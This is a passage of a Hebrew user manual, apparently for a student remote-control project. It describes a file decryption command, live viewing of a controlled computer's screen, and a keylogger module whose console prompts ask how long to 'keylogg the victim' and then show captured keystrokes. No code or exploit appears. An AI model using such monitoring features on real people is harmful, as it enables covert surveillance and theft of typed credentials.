
### פקודת הפענוח

כאשר המשתמש רוצה לפענח את הקובץ שהוא הצפין, הוא יהיה זקוק למפתח הצפנה שניתן כפלט לאחר פקודת ההצפנה. מפתח ההצפנה הוא דינאמי[לכל קובץ מפתח שונה].

### דוגמה


המשתמש מקליד את פקודת הפענוח אם שם הקובץ המוצפן, ולאחר מכן מקליד כקלט את מפתח הפענוח.

לאחר מכן התוכנה מפענחת את הקובץ.




```
D:\Project\Project_Server\Python37-32\python.exe
10.0.0.9:DESKTOP-J46F3GK: C:\Users\solty\Desktop\ > decrypt exm_file.enc
Please enter your decryption key: 229e2b30dc90830bfdab4c8d82e95701
The file has been decrypted, and saved as: C:\Users\solty\Desktop\exm_file.txt
10.0.0.9:DESKTOP-J46F3GK: C:\Users\solty\Desktop\ >
```

הקובץ המקורי לאחר הפענוח :



## אופציית שיתוף המסך – מסך השיתוף

לאחר לחיצה על כפתור ה"Show Live Screen" ייפתח בפני המשתמש מסך שִׁנְרָאָה בלייב את מסך המחשב הנשלט:




- בכדי לצאת ממסך זה המשתמש השולט יצטרך ללחוץ על מקש ה ESC (אקסייף) שבמקלדת.
- כמובן שהשיתוף עובד גם על מחשבים שמסכיהם גדולים ממסך המשתמש השולט.


## אופציית ה Keylogger – תוכנת ניתור המקלדת

לאחר לחיצה על כפתור ה "Open Keylogger" תפתח תוכנת הניטור.


ראשית יפתח מסך הטעינה



לאחר מכן יופיע מסך ההתחברות:




כאשר הלקוח יתחבר [מתחבר אוטומטית] התוכנה תתריע על כך, ולאחר מכן תטען את המסך הראשי:




במסך הראשי מופיע מידע מורחב יותר על המשתמש הנשלט הכולל את:

- סוג מערכת ההפעלה
- סוג המעבד
- פלטפורמת המערכת
- כתובת ה IP
- מדינה





לאחר שהמשתמש בחר 1, התוכנה תבקש ממנו להקליד למשך כמה זמן הוא רוצה לנטר את הקלדות המחשב הנשלט:




```

D:\Project\Project_Server\Python27\python.exe
[?]How many time do you want to keylogg the victim?
Enter the time(in seconds): 10
[?]Where would you like to save to log text file?
Enter a location:
    
```

לאחר מכן התוכנה תבקש מהמשתמש להקליד את המיקום שבו יישמרו ההקלדות (קובץ טקסט):

#### הערה

- אם המשתמש ירצה לשמור את הקובץ במיקום שכבר בו קיים קובץ, התוכנה תבקש ממנו לשמור את הקובץ במיקום אחר.




```

D:\Project\Project_Server\Python27\python.exe
[?]How many time do you want to keylogg the victim?
Enter the time(in seconds): 10
[?]Where would you like to save to log text file?
Enter a location: D:\Project\Project_Server\KeyLogger
[!]There is a log file in this location already, Please choose a different location
Enter a location:
    
```

## פרויקט שליטה מרחוק


לאחר שהמשתמש הקליד מיקום תקין, התוכנה תשאל את המשתמש האם הוא רוצה לראות את הקלדות המחשב הנשלט בלייב:

לאחר תשובת המשתמש התוכנה מתחילה לנתר מקלדת המחשב הנשלט



```
D:\Project\Project_Server\Python27\python.exe
[?]How many time do you want to keylogg the victim?
Enter the time(in seconds): 10
[?]Where would you like to save to log text file?
Enter a location: D:\Project\Project_Server\KeyLogger
[!]There is a log file in this location already, Please choose a different location
Enter a location: D:\Project\Project_Server\KeyLogger
[?]Do you want to see the logging in this screen too?[Y/N]
Your answer:
```

במידה והמשתמש בחר "Y", התוכנה תתחיל להציג בפנוי את ההקלדות בזמן אמת:




```
D:\Project\Project_Server\Python27\python.exe
Logging the victim!
The victims keyboard live activety: cyber project 2020_
```

### הערות

